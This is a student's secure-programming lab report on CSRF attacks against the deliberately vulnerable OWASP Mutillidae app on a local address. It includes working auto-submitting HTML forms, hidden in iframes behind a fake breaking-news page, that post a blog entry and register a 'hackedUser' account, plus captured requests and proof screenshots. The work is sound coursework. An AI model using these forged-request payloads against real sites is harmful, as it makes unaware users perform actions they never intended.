BBM459
Secure Programming Laboratory

CSRF ATTACK Resit Assignment


21985897 Sefa Karabaş

Description

In this assignment, I covered CSRF attacks as a topic. In this context, I took advantage of the CSRF Vulnerability by forcing the user without knowing anything while doing my attacks. I have organized a breaking news website so that the user is not aware of the situation. There are 3 current news on the website. When the user clicks on each of these news, he/she performs the attacks specified in Experiment 1.


Experiment 1

My website view



• ***Page for adding a blog entry: A new blog entry is going to be added to the users blog with an HTTP POST request. Result of the attack is going to be validated from View Blogs (from Mutillidae) link.***

My website view when the user clicks on the first news



TRANSFER NEWS!

Arda Güler signed with Real Madrid for 20M!


Solution

When the user clicks on the first news, the addNewBlog.php file that I wrote runs in the background. The addNewBlogScript.php file, which is another file I wrote, is called through the iframe I embedded in this file. The reason why I used an iframe was that when I sent a request to add a new blog, I did not want the interface to appear in the response of the outgoing request. Thanks to the Iframe, I keep the user unaware of the situation because the returning website stays only in that frame and I turn off the display of that frame.

By adding a blog through the interface, I tried out which request I should send and realized I needed to submit a form. You can see the network flow of the request I sent from the interface in the Network section below. Looking at this Network flow, I added this form data into the addNewBlogScript.php file and submitted that form as soon as this code worked.


I added the "hacked from addNewBlog successfully!" text to the block as a result of my POST request. You can see it in the Proof section.

Network



```
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 8835
Content-Type: text/html
Date: Tue, 04 Jul 2023 19:05:11 GMT
Keep-Alive: timeout=15, max=97
Logged-In-User: mark
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Pe
rl/v5.10.1
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.2-1ubuntu4.30

▼ Request Headers     view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 78
Content-Type: application/x-www-form-urlencoded
Cookie: showhints=1; username=mark; uid=25; PHPSESSID=4gigo63f649sfgdqccg7p9og10; acopendivids=swingse
t,jotto,phpbb2,redmine; acgroupswithpersist=nada
Host: 192.168.1.41
Origin: http://192.168.1.41
Referer: http://192.168.1.41/mutillidae/index.php?page=add-to-your-blog.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70
0.3538.110 Safari/537.36

▼ Query String Parameters     view source     view URL encoded
page: add-to-your-blog.php

▼ Form Data     view source     view URL encoded
csrf-token:
blog_entry: test
```

Form Data for Attack:




```
▼ Form Data     view source     view URL-encoded
csrf-token:
blog_entry: test
add-to-your-blog-php-submit-button: Save Blog Entry
```

Code

addNewBlogScript.php

```
<html>

<body>
<form id="addToBlogFrom" method="post"
action="http://192.168.1.41/mutillidae/index.php?page=add-to-your-blog.php">
<input name="csrf-token" value="" />
<textarea name="blog_entry">hacked from addNewBlog successfully!</textarea>
<input name="add-to-your-blog-php-submit-button" value="Save Blog Entry" />
</form>
<script>
document.addEventListener('DOMContentLoaded', function () {
document.getElementById('addToBlogFrom').submit();
}, false);
</script>
</body>

</html>
```

Proof



Güvenli değil | 192.168.1.41/mutillidae/index.php?page=add-to-your-blog.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: mark (mark)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
Back
Help Me!
Hints
View Blogs
Save Blog Entry

Welcome To The Blog

Add New Blog Entry

Add blog for mark


Note: <b>,<i> and <u> are now allowed in blog entries

14 Current Blog Entries

	Name	Date	Comment
1	mark	2023-07-04 15:54:46	hacked from addNewBlog successfully!

• ***Page for registering a new user: A new user is going to be registered to the system with an HTTP POST request. Result of the attack is going to be validated from login page (from Mutillidae).***

My website view when the user clicks on the second news



EXCANGE RATE NEWS!

Currently 1$ is 26,09₺


Solution

When the user clicks on the second news, the registerUser.php file that I wrote runs in the background. The registerUserScript.php file, another file I wrote via iframe, which I also use when adding a new blog, is called into this file. The reason I used an iframe was that, as I mentioned before when I sent a request to add a new block, I did not want the interface to appear in the response of the outgoing request. Thanks to the Iframe, I keep the user unaware of the situation because the returning website stays only in that frame and I turn off the display of that frame.

I tested which request I should send by registering a new user through the interface and I understood that I had to submit a form. The Network section below shows the Network flow of the request I sent from the interface. Looking at this Network flow, I added this form data into the registerUserScript.php file and submitted that form as soon as this code worked.

As a result of my POST request, the user I added, hackedUser, was registered. You can check it out in the proof section.

Network



```
Logged-In-User: mark
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 wi
th Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_s
sl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Per
l/v5.10.1
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.2-1ubuntu4.30

▼ Request Headers     view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 121
Content-Type: application/x-www-form-urlencoded
Cookie: showhints=1; username=mark; uid=25; PHPSESSID=4gigo63f649sfgdq
ccg7p9og10; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithp
ersist=nada
Host: 192.168.1.41
Origin: http://192.168.1.41
Referer: http://192.168.1.41/mutillidae/index.php?page=register.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36

▼ Query String Parameters     view source     view URL encoded
page: register.php

▼ Form Data     view source     view URL encoded
csrf-token:
username: test
password: test
confirm_password: test
my_signature: test
register-php-submit-button: Create Account
```


Code

registerUserScript.php

```
<html>
<body>
<form id="registerUserFrom" method="post"
action="http://192.168.1.41/mutillidae/index.php?page=register.php">
<input name="csrf-token" value="" />
<input name="username" value="hackedUser"/>
<input name="password" value="hackedUser"/>
<input name="confirm_password" value="hackedUser"/>
<textarea name="my_signature" value="created from
registerUserScript">hackedUser</textarea>
<input name="register-php-submit-button" value="Save Blog Entry"/>
</form>
```

```
<script>
document.addEventListener('DOMContentLoaded', function() {
document.getElementById('registerUserFrom').submit();
}, false);
</script>
</body>
</html>
```

Proof



Güvenli değil | 192.168.1.41/mutillidae/index.php?popUpNotificationCode=AU1

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: hackedUser (hackedUser)

Status Update
User Authenticated

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data


OWASP 2013

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

---

• ***Page for voting: Voting for a security tool is going to be performed. You are going to perform attacks with both HTTP GET and POST requests. Also JavaScript is going to be used through onmouseover event. Result of the attack is going to be validated from View Log (from Mutillidae) link.***

My website view when the user clicks on the third news before hover




localhost:3000/voting.php

Return Home Page

RAISE NEWS!

The government announced the civil servant salary as ***HOVER TO SEE SALARY***

My website view when the user clicks on the third news after hover



RAISE NEWS!

The government announced the civil servant salary as **22000 TL.**

